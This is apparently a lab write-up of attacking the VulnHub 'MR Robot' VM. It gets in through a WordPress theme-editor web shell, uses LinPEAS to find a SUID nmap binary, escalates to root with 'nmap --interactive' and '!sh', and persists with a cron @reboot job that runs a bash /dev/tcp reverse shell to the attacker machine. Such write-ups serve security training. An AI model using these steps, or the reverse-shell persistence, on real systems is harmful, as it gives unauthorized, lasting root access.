Privilege Escalation and Persistence Lab Report

1. Lab Title

Privilege Escalation and Persistence on a Vulnerable Linux VM

2. Objective

The objective of this lab is to perform privilege escalation on a vulnerable Linux virtual machine using enumeration techniques and to establish persistence for continued access. The lab focuses on identifying SUID vulnerabilities using LinPEAS and creating persistence using a cron job.

3. Lab Environment

Attacker Machine

- OS: Kali Linux
- Virtualization Tool: VMware Workstation
- Tools Used:
    - LinPEAS
    - Nmap
    - Netcat
    - Bash

  - WordPress Web Shell

Target Machine

- VM: MR Robot (VulnHub)
- OS: Linux
- Target IP: `192.168.79.135`

4. Tools and Installations

4.1 Kali Linux Tools

Most tools are pre-installed in Kali Linux. Required tools were verified using the following commands:

```
which nmap
which nc
```

4.2 LinPEAS Installation

LinPEAS was downloaded from the official PEASS-ng repository.

```
git clone https://github.com/carlospolop/PEASS-ng.git
cd PEASS-ng/linPEAS
```

5. Initial Access


Initial access to the target machine was achieved through a WordPress web shell uploaded using the WordPress theme editor. The shell allowed command execution as a low-privileged user (`daemon`).

Verification:

```
whoami
```

Output:

```
daemon
```



http://192.168.79.135/wp-content/themes/twer

```
daemon
```

6. Enumeration Using LinPEAS

LinPEAS was transferred to the target and executed to enumerate privilege escalation vectors.

```
chmod +x linpeas.sh
./linpeas.sh
```

Key Finding

LinPEAS identified a **misconfigured SUID binary**:

```
/usr/local/bin/nmap
```

This binary was owned by root and had the SUID bit enabled.


7. Privilege Escalation (SUID Exploit)

7.1 SUID Verification

```
ls -la /usr/local/bin/nmap
```

Output confirmed:

```
-rwsr-xr-x 1 root root nmap
```



```
-rwsr-xr-x 1 root root 504736 Nov 13 2015 /usr/local/bin/nmap
```

7.2 Exploitation

The installed Nmap version supported interactive mode.

```
/usr/local/bin/nmap --interactive
```

Inside the interactive prompt:

```
!sh
```

7.3 Result

A root shell was successfully spawned.

Verification:

```
whoami
```

Output:

```
root
```

8. Privilege Escalation Log

Task ID	Technique	Target IP	Status	Outcome
010	SUID Exploit	192.168.79.135	Success	Root Shell

9. Persistence Mechanism (Cron Job)

9.1 Objective

To maintain access to the system even after reboot.

9.2 Reverse Shell Script Creation

```
echo '#!/bin/bash
bash -i >& /dev/tcp/192.168.79.134/4444 0>&1' > /root/persist.sh

chmod +x /root/persist.sh
```

9.3 Cron Job Configuration

```
crontab -e
```

Added the following entry:

```
@reboot /root/persist.sh
```

9.4 Listener on Kali

```
nc -lvnp 4444
```

Upon reboot, a reverse shell connection was automatically established.

10. Persistence Summary

Privilege escalation was achieved by identifying a misconfigured SUID-enabled Nmap binary using LinPEAS. The vulnerability allowed spawning a root shell via interactive mode. Persistence was established by creating a cron job that executes a reverse shell script on system reboot, ensuring continuous attacker access.